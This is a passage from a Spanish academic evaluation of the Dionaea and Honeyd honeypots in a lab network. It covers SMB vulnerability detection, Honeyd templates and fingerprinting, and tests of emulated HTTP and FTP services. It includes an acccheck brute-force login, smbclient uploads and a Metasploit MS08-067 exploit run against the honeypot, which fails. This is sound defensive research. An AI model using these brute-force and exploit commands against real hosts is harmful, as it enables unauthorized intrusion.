Dionaea realiza una implementación de este protocolo que le permite identificar los *shellcodes* que contienen los *exploits*, asociándolos en la mayoría de los casos con una vulnerabilidad documentada. Esta información es de gran valor, ya que informa al administrador del ataque y de la vulnerabilidad explotada. Algunas vulnerabilidades que *Dionaea* es capaz de detectar y publicadas en los boletines de *Microsoft* son:

- ms03-049
- ms04-007
- ms04-011
- ms04-031
- ms05-039
- ms06-025
- ms06-040
- ms06-066
- ms06-070
- ms07-029
- ms08-067
- ms09-050
- ms10-061

En el caso de que se intente transmitir un fichero mediante SMB, por ejemplo explotando alguna de las vulnerabilidades anteriores para distribuir algún *malware*, *Dionaea* es capaz de capturarlo y almacenarlo para su análisis. También dispone de la capacidad de enviar estas muestras a diferentes sitios *web* que disponen de herramientas de análisis de ficheros online para su identificación y clasificación. Cuando hayan sido analizados, la información obtenida se almacena en una base de datos de *Dionaea* junto con con el *hash* del fichero. Es posible enviar estos ficheros a un servidor personalizado si se desea. Los servicios de análisis externos configurados por defecto son:

- Virus Total.
- Joe Box.
- Anubis.
- Online Analyzer.

Como se pudo apreciar en el escaneo con *Nmap*, el servicio SMB de *Dionaea* es identificado, así que, como ocurre con los servicios anteriores, sería necesario modificar el patrón de comportamiento a través del fichero de configuración correspondiente.
Para evaluar la interacción del servicio con un atacante o *malware*, se ha intentado acceder

a los recursos compartidos. Para ello, se ha realizado un ataque por fuerza bruta con la herramienta *Acccheck* con el fin de obtener los credenciales que permitan acceder al servicio [51]. A continuación podemos ver el resultado de su ejecución:

ACCCHECK Y ACCESO A RECURSOS COMPARTIDOS SMB

```
$ acccheck.pl -t 192.168.100.10 -v
Host:192.168.100.10, Username:Administrator, Password:BLANK

        SUCCESS.... connected to 192.168.100.10 with username:'Administrator' and
                    password:' '

End of Scan
```

El resultado ha proporcionado un login exitoso con el usuario *Administrator* y la contraseña en blanco, la configuración por defecto en muchos equipos *Windows*. De todas formas, SMB nos permite validarnos con cualquier usuario y contraseña, ya que siempre nos autentica como un usuario anónimo. Una vez que tenemos los datos necesarios para acceder a los recursos, utilizamos una nueva herramienta llamada *Smbclient* disponible en los sistemas *Linux*. Es un cliente SMB que permite acceder y llevar a cabo operaciones sobre los recursos compartidos [81]. En una primera ejecución intentamos obtener el listado de servicios disponibles pero no se obtiene ningún recurso. Al ser una emulación de SMB, no se ha implementado recursos disponibles pero, si intentamos acceder a un recurso aleatorio, ya sea 'c', 'c$', 'd', 'prueba', etc., comprobamos que se consigue acceder al recurso virtual. Una vez dentro del recurso, lo normal es listar el contenido del directorio, pero tampoco ha sido implementado, aun así, podemos subir un fichero, que bien podría ser un *malware*, al directorio del recurso virtual. Cualquier conexión a uno de estos recursos virtuales tiene como directorio raíz la carpeta *binaries* de *Dionaea*, donde se almacenan todos los binarios y ficheros capturados.
En el siguiente listado realizamos una conexión con un recurso virtual, listamos sin éxito el contenido del directorio y hacemos una subida de un fichero de texto y otra de un fichero binario.

OPERACIONES CON SMBCLIENT

```
$ smbclient -U Adiministrator //192.168.100.10/c$
Enter Adiministrator's password:
Server did not provide 'target information', required for NTLMv2
Anonymous login successful
Domain=[WORKGROUP] OS=[Windows 5.1] Server=[Windows 2000 LAN Manager]
smb: \> dir
NT_STATUS_INVALID_NETWORK_RESPONSE listing \*
smb: \> ls
NT_STATUS_INVALID_NETWORK_RESPONSE listing \*
smb: \> put http.txt
putting file http.txt as \http.txt (4,0 kb/s) (average 4,0 kb/s)
smb: \> put test2.bin
putting file test2.bin as \test2.bin (20,8 kb/s) (average 20,8 kb/s)
```

La subida de los ficheros parece ser realizada con éxito, para comprobarlo tan solo hay que ver si han sido almacenados en el directorio *binaries*. *Dionaea* renombra la extension y nombre de los ficheros con su *hash* en MD5. Los resultados de las operaciones anteriores se pueden ver a continuación:

FICHEROS ALMACENADOS EN BINARIES

```
$ ls -ltr | grep 'abr 17'
-rw------- 1 nobody nogroup  2347 abr 17 10:04 b6fbf9af58cca94581e911f40ffd0a34
```

```
-rw------- 1 nobody nogroup 19030 abr 17 10:10 20400e6513c29d1a62cc4250e2920d73

$ file b6fbf9af58cca94581e911f40ffd0a34
b6fbf9af58cca94581e911f40ffd0a34: HTML document, ASCII text

$ file 20400e6513c29d1a62cc4250e2920d73
20400e6513c29d1a62cc4250e2920d73: ELF 32-bit LSB executable, Intel 80386, version 1
(SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.8, not stripped
```

La capacidad de interacción mediante consola ha sido comprobada, un tanto limitada pero permite realizar las operaciones de importancia como es la transmisión de ficheros. El siguiente paso será intentar lanzar una serie de *exploits* que aprovechen las vulnerabilidades de SMB.

Dionaea proporciona un script para realizar un test de intrusión sobre el servicio SMB. Este script está programado para ser lanzado con la herramienta *Metasploit Framework*, una suite para realizar tests de penetración en sistemas [79]. El script contiene fragmentos de código para explotar cada una de las vulnerabilidades listadas anteriormente utilizando distintos *payloads*. Algunos de estos *payloads* no son compatibles con los *exploits*, por lo que no llegan a lanzarse, es el caso del *payload download_exec*, que intenta descargar un fichero disponible en un servidor *web* y ejecutarlo en el sistema de la víctima. Si quisiéramos lanzar el script de todas formas, podríamos hacerlo directamente con el siguiente comando de *Metasploit*:

```
$ msfconsole -r script_dionaea.rc
```

Por los motivos anteriores, preferimos lanzar *exploits* personalizados individualmente con *Metasploit* y seleccionando los *payloads* adecuados. De esta forma también se facilita la comprensión del log de *Dionaea*. En la siguiente prueba seleccionamos el *exploit ms08_067_netapi*, que aprovecha una vulnerabilidad de SMB permitiendo ejecutar código remoto. En este caso escogemos un *payload* que debería devolver una sesión de consola con acceso al *honeypot*.

TESTS CON METASPLOIT

```
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.100.10   yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LPORT     4444             yes       The listen port
   RHOST     192.168.100.10   no        The target address

msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[-] Exploit failed: Rex::Proto::SMB::Exceptions::NoReply The SMB server did not
    reply y to our request
```

Como se puede observar, el *exploit* se lanza pero no tiene éxito, ya que es un servicio emulado. Aunque el atacante no obtenga resultados, se puede observar en el log de *Dionaea* como el *exploit* y el *shellcode* inyectado han sido detectados y, en ese momento, el *honeypot* cierra la conexión con el atacante. A continuación se puede ver un fragmento de la detección del *exploit*, se ha omitido la salida correspondiente al *shellcode* ya que es un código hexadecimal extenso.

LOG VULNERABILIDAD MS08_067_NETAPI

```
[18042013 19:07:00] rpcservices dionaea/smb/rpcservices.py:76-info: Calling SRVSVC
                    NetPathCanonicalize (1f) maybe MS08-67 exploit?
[18042013 19:07:00] emu detect.c:160-critical: shellcode found offset 291
[18042013 19:07:00] logsql dionaea/logsql.py:689-info: attackid 34469 is done
```

Al lanzar *exploits* contra el resto de vulnerabilidades de SMB se obtienen resultados semejantes. Toda la información sobre los intentos de intrusión son almacenados con el fin de poder recuperarlos en el tiempo y obtener estadísticas.
El servicio SMB de *Dionaea* es el más completo, brindando una buena recolección de información sobre el ataque para su análisis. Es el servicio principal que permite a *Dionaea* la mayor captura de *malware* debido a la gran cantidad de vulnerabilidades que presenta y a la facilidad de su explotación. Gracias a este y a los otros servicios disponibles en *Dionaea*, convierten a este *honeypot* en una de las herramientas más utilizadas para la recolección de *malware*.

Extensibilidad

Dionaea tiene la capacidad de aumentar su potencial mediante algunas herramientas y plugins que describimos a continuación.

Servicios

Podemos programar en *Python* cualquier servicio que se desee. *Dionaea* estructura los servicios disponibles en módulos, permitiendo su personalización o la incorporación de unos nuevos.

Logging

La información obtenida es almacenada en los logs y además en una base de datos *SQLite* facilitando la tarea de obtención de estadísticas y extracción de información.

LogXMPP

Dionaea implementa una versión de XMPP (*Extensible Messaging and Presence Protocol*), que proporciona un servicio de notificaciones en tiempo real. Es un protocolo usado en *chats* como *Google Talk* y servidores *Jabber*. Este módulo permite la notificación de ataques al resto de usuarios de un canal de *chat*. Además, este módulo ha sido mejorado para permitir el envío de los binarios capturados a los integrantes del canal [25].

SurfIDS

Este módulo permite incorporar al *honeypot* como componente para analizar *malware* y ataques en un sistema distribuido de detección de intrusos *SurfIDS*. Es un sistema open source que se instala en una red y que proporciona nuevas características intentando mejorar los resultados de un simple IDS (*Intrusion Detecction System*) [35].

P0f

P0f es una herramienta independiente a *Dionaea* pero que puede ser incorporada en el *honeypot*. Su función es la de detectar las versiones de los sistemas operativos que realizan los ataques al *honeypot*. Su característica especial es que realiza este *fingerprinting* de forma pasiva, escuchando y observando el contenido de los paquetes que circulan en la red [97].

GnuplotSQL

Un modulo programado en *Python* que permite realizar gráficas de la información almacenada en la base de datos de *Dionaea* [16].

DionaeaFR

Es un frontend *web* para *Dionaea*. Muy útil para visualizar gráficos e información relativa al *honeypot*, evitando tener que realizar consultas manuales a la base de datos o a los logs [80].

Análisis de binarios

Dionaea cuenta con un módulo, ya mencionado antes (Página 37), que tiene como finalidad el envío automatizado de los *hashes* o los binarios recolectados a diferentes sitios *web* para su análisis e identificación. Tras el análisis, los resultados son almacenados en la base de datos de *Dionaea*.

Gestión de logs, alertas e informes

La información recopilada por el *honeypot* es almacenada en varios archivos:

- **dionaea.log**: Registra toda la actividad sospechosa que es detectada por el *honeypot*.
- **dionaea-error.log**: Acumula información sobre los errores de la aplicación.
- **logsql.sqlite**: Almacena toda la información referente a los ataques producidos al igual que en *dionaea.log*, pero en una base de datos para un mejor tratamiento de los datos.

Dionaea no cuenta con un sistema de alertas, sino que hay que inspeccionar los ficheros de logs para poder detectar si está ocurriendo una actividad sospechosa o ilícita. Empleando comandos de la consola *Linux* es posible monitorizar el contenido de estos logs, aunque siempre es posible desarrollar un módulo o scripts que generen alertas por sms o email, por ejemplo. Otra forma de generar alertas es mediante el módulo *logXMPP* descrito anteriormente, donde varios clientes recibirán notificaciones de los ataques ocurridos.
Existen varias formas de recuperar la información almacenada en los logs. Una opción es revisar los logs de texto manualmente, pero es algo no deseado porque contienen demasiada información. Otra opción es recuperarla de la base de datos mediante consultas SQL.

Dionaea proporciona sentencias ya estructuradas para obtener esta información, evitando tener que estudiar la estructura de la base de datos, aunque si lo deseamos, podemos generar nuestras propias consultas. Con el módulo *GnuplotSQL* se pueden generar gráficas para incorporarlas a un informe rápidamente. Otra forma es utilizar otras herramientas como *DionaeaFR*, que facilita enormemente la obtención de la información mediante una interfaz *web* muy visual y mucho más cómoda.

Calidad de los datos recopilados

Dionaea recopila prácticamente todos los datos acerca de un ataque, revisando los logs podemos ver información acerca de:

- Direcciones IP de origen y destino.
- Puertos TCP/IP involucrados.
- Registros de usuarios y contraseñas introducidos en los servicios.
- Vulnerabilidades aprovechadas por los *exploits*.
- Binarios capturados.
- Comandos introducidos para interactuar con los servicios.
- *Shellcodes* y llamadas del sistema.
- URLs para la descarga de *malware*.
- Marcas de tiempo.
- Etc.

Como se puede observar, *Dionaea* proporciona información muy valiosa que permite a los administradores de sistemas conocer con detalle cualquier actividad que se produzca en el *honeypot*.

4.5. Honeyd

Honeyd es otro *honeypot* de propósito general. La característica principal que lo diferencia de la mayoría de los *honeypots* es que es capaz de emular simultáneamente multitud de sistemas operativos, cada uno con sus propios servicios y asociando una dirección IP a cada uno de ellos a través de una única interfaz de red [75]. Para la asignación IP se ayuda de una aplicación que realiza spoofing de un rango de red determinado, *Farpd* [90].

Instalación y facilidad de uso

Este *honeypot* se ha instalado sobre un sistema operativo *Ubuntu Server 12.04*, ya que cuenta con los repositorios necesarios para instalar *Honeyd* sin problemas. La opción de instalación mediante compilación de código también se encuentra disponible y es muy sencilla de instalar, ya que no requiere demasiadas dependencias.
Una vez instalado *Honeyd*, hay que editar el archivo de configuración con el fin de personalizar los sistemas a emular. El archivo de configuración es un ejemplo de una simulación con varios sistemas ya definidos que podemos utilizar si así lo deseamos [32].

Servicios ofrecidos

Tal y como se ha mencionado antes, la configuración de los sistemas operativos emulados y sus servicios son realizados mediante la modificación de un fichero denominado *honeyd.conf*. La estructura básica de un sistema y sus recursos se basa en bloques de configuración formando una plantilla para cada tipo de sistema [82]. Cada plantilla consta de los siguientes elementos principales:

- Nombre de la plantilla que identifica al sistema a emular.
- Identificación del sistema operativo.
- Puertos tcp/udp/icmp gestionados.
- Acción de cada puerto (open, reset, block, etc.) o un *script* que gestione la conexión.
- Asignación de una IP estática o por DHCP.

Como ejemplo podemos ver la siguiente plantilla para un router *Cisco*.

ROUTER CISCO

```
create router
set router personality "Cisco router running IOS 12.1(5)-12.2(7a)"
set router default tcp action closed
set router default udp action closed
set router uid 32767 gid 32767
set router uptime 1327650
add router tcp port 23 "perl scripts/router/cisco/router-telnet.pl"
add router tcp port 80 open
add router udp port 161 "perl scripts/unix/general/snmp/fake-snmp.pl public \
        private --config=scripts/unix/general"
bind 192.168.100.201 router
```

Mediante este sistema de asignación de acciones a puertos podemos utilizar cualquiera de ellos para que realice una acción básica de estado o bien ejecute un *script* determinado. Este *script* es lanzado cuando se detecta una conexión al puerto asociado y es el *script* el encargado de gestionar la conexión mediante la simulación de una aplicación adecuada, es decir, si detecta una conexión al puerto 23, el *script* simulará un servidor Telnet, de mayor o menor grado de interacción, dependiendo de la programación del *script*.
Honeyd contiene una gran cantidad de *scripts* para simular aplicaciones, aunque permite la generación de *scripts* personalizados en casi cualquier lenguaje de programación. Algunos de estos *scripts* son:

- apache.sh
- cyrus-imapd.sh
- echo.sh
- ident.sh
- qpop.sh
- sendmail.sh
- ssh.sh
- telnetd.sh
- bo.sh
- discard.sh
- fingerd.sh
- lpd.sh
- rpc.sh
- squid.sh
- syslogd.sh
- wuftpd.sh
- ftp.sh
- proxy.pl
- smtp.pl
- exchange-imap.sh
- exchange-nntp.sh
- exchange-pop3.sh
- exchange-smtp.sh
- iis.sh
- ldap.sh
- msftp.sh
- vnc.sh
- iis-0.95
- web.sh

En la siguiente sección se probarán algunos de estos *scripts* y se analizarán sus resultados.

Uno de los aspectos mas interesantes es el método que utiliza *Honeyd* para proporcionar un conjunto de huellas sobre un sistema operativo cuando este es analizado por un atacante.
Este método utiliza ficheros que contienen huellas o patrones de comportamiento asociados a un sistema operativo en concreto que lo hacen único en la mayoría de los casos. De esta forma, *Honeyd* puede usar estos ficheros para recrear el comportamiento de la pila TCP/IP de los paquetes de red de manera que consigue una identificación específica para el sistema emulado [91].
Honeyd utiliza los ficheros de *fingerprinting* de *Nmap*, *Xprobe* y *p0f*. Aunque pueden generarse otros, estos son los mas completos. Mediante la sentencia «*set router personality "Cisco router running IOS 12.1(5)-12.2(7a)"*» indicamos que el sistema emulado es un router «*Cisco router running IOS 12.1(5)-12.2(7a)*», esta etiqueta es buscada en los ficheros de *fingerprinting* y a partir de ahí obtiene las huellas para simular el sistema. En este caso, la sección de huellas para esta versión del IOS de Cisco según el fichero de *Nmap* es la siguiente, donde cada línea representa la configuración de los flags y campos de un paquete de la pila TCP/IP de respuesta a determinadas peticiones:

ROUTER CISCO FINGERPRINT

```
Fingerprint Cisco router running IOS 12.1(5)-12.2(7a)
Class Cisco | IOS | 12.X | router
TSeq(Class=TR%gcd=<6%IPID=Z%TS=U)
T1(DF=N%W=1020%ACK=S++%Flags=AS%Ops=ME)
T2(Resp=Y%DF=N%W=0%ACK=S%Flags=AR%Ops=)
T3(Resp=Y%DF=N%W=1020%ACK=S++%Flags=AS%Ops=M)
T4(DF=N%W=0%ACK=O%Flags=R%Ops=)
T5(DF=N%W=0%ACK=S++%Flags=AR%Ops=)
T6(DF=N%W=0%ACK=O%Flags=R%Ops=)
T7(DF=N%W=0%ACK=S%Flags=AR%Ops=)
PU(Resp=N)
```

Una opción a destacar en la configuración de los servicios es el modo *proxy*. Este funcionamiento permite redirigir las conexiones que se realicen al puerto configurado con tal opción a otro servidor, generalmente a uno real u otro *honeypot* con mayor interacción o especialización.

Honeyd no es solo capaz de emular una gran variedad de sistemas operativos y servicios, además es capaz de simular redes complejas [13]. En el propio fichero de configuración, se pueden introducir comandos de routing para generar una red con varios segmentos y ubicar a los *honeypots* en ellos. Es un sistema muy utilizado para recrear redes extensas y complejas que simulan formar parte de un una organización, complicando la tarea de detección al atacante [32].

Realismo de los servicios emulados

En este punto vamos a evaluar algunos servicios que asociaremos a un sistema operativo y procederemos a su identificación e interacción.
Para comenzar, generamos una plantilla en *Honeyd* con una configuración personalizada para un sistema operativo «Microsoft Windows Server 2003 Standard Edition»:

CONFIGURACIÓN HONEYD

```
### Máquina Windows 2003
create win2k
set win2k personality "Microsoft Windows Server 2003 Standard Edition"
set win2k default tcp action reset
set win2k default udp action reset
set win2k default icmp action open
set win2k uptime 3867
add win2k tcp port 135 open
add win2k tcp port 137 open
add win2k udp port 137 open
add win2k tcp port 139 open
add win2k tcp port 21 "/usr/share/honeyd/scripts/win32/win2k/msftp.sh $ipsrc \
        $sport $ipdst $dport"
add win2k tcp port 5901 "/usr/share/honeyd/scripts/win32/win2k/vnc.sh $ipsrc \
        $sport $ipdst $dport"
add win2k udp port 53 proxy 150.214.156.32:53
add win2k tcp port 80 "/usr/share/honeyd/scripts/win32/win2k/iis.sh $ipsrc $sport \
        $ipdst $dport"
add win2k tcp port 110 "/usr/share/honeyd/scripts/win32/win2k/exchange-pop3.sh \
        $ipsrc $sport $ipdst $dport"
add win2k tcp port 143 "/usr/share/honeyd/scripts/win32/win2k/exchange-imap.sh \
        $ipsrc $sport $ipdst $dport"
bind 192.168.100.201 win2k
```

Como se puede apreciar, se han abierto algunos puertos necesarios para que el atacante pueda identificar el sistema operativo con las herramientas de escaneo, además se han establecido unos servicios interactivos: servidor ftp, vnc, IIS, Exchange y DNS. La dirección IP asignada es *192.168.100.201*, indicada en la última línea de configuración de la plantilla, « bind 192.168.100.201 win2k ».
Se va a realizar un escaneo con *Nmap* para obtener información relativa al *honeypot* mediante el siguiente comando:

```
$ nmap -v --send-ip -O -sV -sU -sT -p U:53,137, T:21,80,110,\
        135,137,139,143,5901 -oA scan 192.168.100.201
```

Opción	Descripción
–send-ip	Enviar paquetes IP.
-p	Puertos específicos, *U* para UDP y *T* para TCP.
(Consultar la Tabla 4.3 para ver el resto de opciones)	

Tabla 4.4: Opciones de Nmap para el escaneo de servicios de Honeyd.

La opción *–send-ip* juega un papel importante a la hora de analizar este *honeypot*. Por defecto, *Nmap* utiliza el protocolo ARP para determinar si la máquina está funcionado, incluyendo el flag *–send-ip* utilizará paquetes IP para descubrir sistemas en su lugar [66]. Esta opción es necesaria ya que, como se mencionó en la descripción inicial de *Honeyd*, se utiliza la aplicación *Farpd* para realizar spoofing del rango de red utilizado por *Honeyd*. *Farpd* escucha en el segmento de red las peticiones arp, cuando ninguna máquina responde a una petición debido a que no existe o este apagada, *Farpd* responde a esa petición, de esta forma se consigue que una máquina tenga varias IPs asignadas que se corresponderán con las máquinas emuladas por *Honeyd* en nuestro caso. El problema de *Farpd* es que tarda demasiado en responder a esas peticiones para asegurarse de que ninguna máquina va a

responder a esa petición. Este alto tiempo de respuesta normalmente excede del *timeout* configurado en la mayoría de las herramientas de escaneado, provocando que estas den a un host como caído. Por eso utilizamos paquetes IP en lugar de peticiones ARP para descubrir sistemas en esta ocasión.
El resumen de la salida de *Nmap* es el siguiente:

Servicio	**Puerto**	**Producto**	**Versión**
FTP	21 tcp	Microsoft ftpd	5.0
HTTP	80 tcp	Desconocido	Desconocido
POP3	110 tcp	Microsoft Exchange 2000 pop3d	6.0.6249.0
MSRPC	135 tcp	Desconocido	Desconocido
NETBIOS-NS	137 tcp/udp	Desconocido	Desconocido
NETBIOS-SSN	139 tcp	Desconocido	Desconocido
IMAP	143 tcp	Desconocido	Desconocido
VNC	5901 tcp	Desconocido	Desconocido
DNS	53 udp	ISC BIND	9.2.4

Tabla 4.5: Análisis de servicios de Honeyd con Nmap.

La identificación del sistema operativo no ha sido muy acertada, las probabilidades de éxito según el escaneo han sido:

- FreeBSD 6.3-RELEASE (88 %)
- Microsoft Windows 2000 Server SP4 or Windows XP Professional SP3 (86 %)
- Microsoft Windows 2000 SP4 (86 %)
- FreeBSD 8.0-RELEASE (85 %)

Aunque no se ha podido identificar el sistema al cien por cien, este análisis junto con la revisión de los servicios identificados, permite establecer que se trata de una máquina de la familia *Windows 2000*, suposición bastante acertada para el caso expuesto. El archivo de *fingerprinting* de *Nmap* usado por *Honeyd* no esta actualizado con todos los sistemas y huellas. Por esto, es posible que el sistema analizado no pueda ser identificado con exactitud, como es el caso. Se puede utilizar la ultima versión del fichero original de *Nmap*, llamado *nmap-os-db* y que contiene infinidad de muestras. Para utilizarlo es necesario hacer una conversión de formato, ya que *Nmap* ha evolucionado más rápido que *Honeyd*.

HTTP

El *honeypot* virtual se ha configurado para simular un servidor *web Microsoft IIS* mediante el *script* dedicado a tal fin. Este *script* crea un servidor HTTP virtual con una página por defecto, personalizable en el código del *script*. Si consultamos la IP del *honeypot* virtual en el puerto 80 podemos ver la página servida:

Figura 4.5: Página web por defecto de Honeyd.

Ya que el *honeypot* muestra una página *web* por defecto que puede ser fácilmente asociada a *Honeyd*, lo lógico sería personalizarla para evitar ser detectado.
La interacción por consola también es posible hasta cierto punto, vamos a realizar un test de las opciones más comunes para ver el grado de implementación con el que se ha realizado este *script*.
Comenzamos con el uso del método OPTIONS, que proporciona una lista de comandos supuestamente permitidos e implementados. Igual que se hizo con Dionaea, volvemos a usar la herramienta *Ncat* para realizar las pruebas por terminal.

MÉTODO OPTIONS

```
$ ncat 192.168.100.201 80
OPTIONS / HTTP/1.0

HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: jue may 23 11:31:58 CEST 2013
Content-Type: text/html
Content-Length: 87

<html><head><title>Error</title></head><body>The parameter is incorrect. \
        </body></html>Connection closed by foreign host.
```

La respuesta al método OPTIONS no ha sido satisfactoria, en su lugar devuelve un código de error 400, indicando que no es capaz de entender la solicitud y por tanto no puede ofrecer una respuesta adecuada, por lo que este método no ha sido implementado.

MÉTODO GET

```
$ ncat 192.168.100.201 80
GET / HTTP/1.1

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
P3P: CP='ALL IND DSP COR ADM CONo CUR CUSo IVAo IVDo PSA PSD TAI TELo OUR SAMo \
        CNT COM INT NAV ONL PHY PRE PUR UNI'
Date: jue may 23 11:34:09 CEST 2013
Content-Type: text/html
Connection: close
Accept-Ranges: bytes
Set-Cookie: isHuman=Y; path=/
Set-Cookie: visits=1; expires=; path=/
Set-Cookie: ASPSESSIONIDCFABFDEE=AEDBAABAAA; path=/
Expires: jue may 23 11:34:09 CEST 2013
Cache-control: private

<html><title>Under Heavy Construction</title>
<body>
<br><br>
<h1>Site is under Heavy Construction</h1>
<b>coming soon...<b>
```

```
</body>
</html>
```

El método GET sí está implementado, devolviendo la cabecera de la petición HTTP junto con el contenido *web* que, como se puede apreciar, se corresponde con la página *web* mostrada en el navegador.

MÉTODO GET file.jsp

```
$ ncat 192.168.100.201 80
GET file.jsp HTTP/1.1

HTTP/1.1 302 Object moved
Server: Microsoft-IIS/5.0
P3P: CP='ALL IND DSP COR ADM CONo CUR CUSo IVAo IVDo PSA PSD TAI TELo OUR SAMo \
        CNT COM INT NAV ONL PHY PRE PUR UNI'
Date: jue may 23 11:34:30 CEST 2013
Content-Type: text/html
Connection: close
Accept-Ranges: bytes
Set-Cookie: isHuman=Y; path=/
Set-Cookie: visits=1; expires=; path=/
Set-Cookie: ASPSESSIONIDCFBBFDBC=BFAEBAFEDEDDDEEFCA; path=/
Expires: jue may 23 11:34:30 CEST 2013
Cache-control: private

<head><title>Object moved</title></head>
<body><h1>Object Moved</h1>This object may be found \
        <a HREF="http://bps-pc9.local.mynet/">here</a>.</body>
```

En la salida anterior se ha intentado cargar un fichero que no existe para comprobar la respuesta del *honeypot*. Al solicitar el fichero *file.jsp* el servidor responde con un código 302, el cual indica que la página solicitada ha sido movida temporalmente, además de indicar un enlace a una *web* externa inexistente.

MÉTODO HEAD

```
$ ncat 192.168.100.201 80
HEAD / HTTP/1.1

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
P3P: CP='ALL IND DSP COR ADM CONo CUR CUSo IVAo IVDo PSA PSD TAI TELo OUR SAMo \
        CNT COM INT NAV ONL PHY PRE PUR UNI'
Date: jue may 23 11:36:18 CEST 2013
Content-Type: text/html
Connection: close
Content-Length: 31675
Content-Type: text/html
Expires: jue may 23 11:36:18 CEST 2013
Accept-Ranges: bytes
```

Si se realiza una consulta para obtener la cabecera incluida en las respuestas del servidor, obtenemos un resultado satisfactorio, indicando la versión del servidor simulado y el resto de información de la cabecera.

Cuando se recibe una petición que no ha sido implementada, como ha ocurrido con OPTIONS y con otros métodos, como DELETE y TRACE, siempre responde con el mismo código de error 400.

Honeyd proporciona una servicio *web* muy básico y fácil de identificar debido al

comportamiento demasiado simple y a los códigos de error implementados, muy generales en algunos casos, pero suficiente para una primera impresión.

FTP

En la plantilla de configuración del servidor virtual se ha establecido el puerto 21 con el estado *open* y además, se le ha asignado un *script* que simula un servidor FTP de *Windows*. De nuevo vamos a utilizar *FileZilla* para realizar las pruebas correspondientes. Tras varios intentos de conexión, tan solo es posible loguearse en el servidor mediante el usuario *anonymous*, cualquier otro login será fallido, podemos verlo a continuación:

CONEXIÓN AL SERVICIO FTP - LOGIN ERROR

```
Estado: Conectando a 192.168.100.201:21...
Estado: Conexión establecida, esperando el mensaje de bienvenida...
Respuesta:      220 bps-pc9 Microsoft FTP Service (Version 5.0).
Comando:        USER jose
Respuesta:      331 Password required for jose
Comando:        PASS *********
Respuesta:      530 Login incorrect.
Error:  Error crítico
Error:  No se pudo conectar al servidor
```

El intento de conexión con el usuario *anonymous* es aceptado y se realiza la conexión con el servidor:

CONEXIÓN AL SERVICIO FTP - LOGIN ANONYMOUS

```
Estado: Conectando a 192.168.100.201:21...
Estado: Conexión establecida, esperando el mensaje de bienvenida...
Respuesta:      220 bps-pc9 Microsoft FTP Service (Version 5.0).
Comando:        USER anonymous
Respuesta:      331 Anonymous access allowed,send identity(e-mail name) as password.
Comando:        PASS **************
Respuesta:      230 Anonymous user logged in.
Comando:        SYST
Respuesta:      215 Windows_NT version 5.0
Comando:        FEAT
Respuesta:      500 'FEAT': command not understood.
Estado: Server does not support non-ASCII characters.
Estado: Conectado
Estado: Recuperando el listado del directorio...
Comando:        PWD
Respuesta:      257 "/" is current directory.
Comando:        TYPE I
Respuesta:      200 Type set to I.
Comando:        PASV
Respuesta:      227 Entering Passive Mode (192,168,1,2,165,53)
Comando:        LIST
Respuesta:      550 : No such file or directory
Error:  Error al recuperar el listado del directorio
```

Si observamos la salida anterior, el login se realiza correctamente pero ocurre un error al listar el contenido del directorio. Si fuera un servidor real, normalmente sería debido a la falta de permisos en el mismo, pero realmente el *script* no tiene implementada esta opción mas allá de la denegación de lectura del directorio.

CARGA DE FICHEROS AL SERVIDOR FTP

```
Estado: Comenzando la subida de test.bin
Comando:        CWD /
```

```
Respuesta:      250 CWD command successful.
Estado: Recuperando el listado del directorio...
Comando:        TYPE I
Respuesta:      200 Type set to I.
Comando:        PASV
Respuesta:      227 Entering Passive Mode (192,168,1,2,165,53)
Comando:        LIST
Respuesta:      550 : Permission denied.
Comando:        SIZE test.bin
Respuesta:      500 'SIZE': command not understood.
Comando:        MDTM test.bin
Respuesta:      500 'MDTM': command not understood.
Comando:        PASV
Respuesta:      227 Entering Passive Mode (192,168,1,2,165,53)
Comando:        STOR test.bin
Respuesta:      550 test.bin: No such file or directory
Error:  Error crítico de transferencia de fichero
```

El intento de realizar una subida del fichero *test.bin* fracasa tal y como era de esperar, al no tratarse de un servidor real, y de una escasa implementación del *script*. Algunos comandos previos a la subida del fichero provocan respuestas del servidor de error o falta de permisos, aunque algunos simulan haberse realizado correctamente. El comando *STOR*, que es el que se usa en esta prueba, tampoco tiene implementada una simulación completa, devolviendo un mensaje de error que informa de que el fichero no existe.

Como se ha mencionado antes, el comando *LIST* no está implementado por completo y no permite el listado del directorio. Por lo tanto, el atacante no sería capaz de realizar una descarga de ficheros ya que desconoce el nombre de ellos a priori. Si se intenta realizar una operación de descarga o borrado de un fichero, suponiendo que existiera, el *script* respondería con un mensaje sobre la inexistencia del fichero y de comando desconocido, respectivamente.

En conclusión, el servicio FTP permite muy poca interacción con el atacante ya que tiene una implementación bastante pobre, permitiendo tan solo el establecimiento de la conexión y login, ya que el resto de comandos no permiten realizar ninguna acción.

DNS y Proxying

En esta sección se va a evaluar el servicio de *proxying* con el que cuenta *Honeyd* a través del puerto 53, haciendo una redirección de las peticiones entrantes al puerto 53 del servidor *150.214.156.32* de la *Universidad de Almería*, que tiene funciones de servidor de nombres entre otras. Mediante la asignación del servicio de *proxy* al puerto 53 en la plantilla de configuración del *honeypot*, se redirigen todas las peticiones a ese puerto hacia el servidor indicado en la configuración. De esta forma se consigue tener un servicio real en una máquina virtual. Los escaneos en ese puerto y la detección de la aplicación llevada a cabo por *Nmap*, son enviados al servidor destino, por lo que en la Tabla 4.5 sobre el análisis de servicios con *Nmap*, se pueden ver los resultados del escaneo que realmente son referidos al servidor *150.214.156.32*. La aplicación detectada es *ISC Bind*, propia de sistemas *UNIX/Linux* y no de la familia *Windows*, lo cual puede llevar a una clara exposición del *honeypot*.
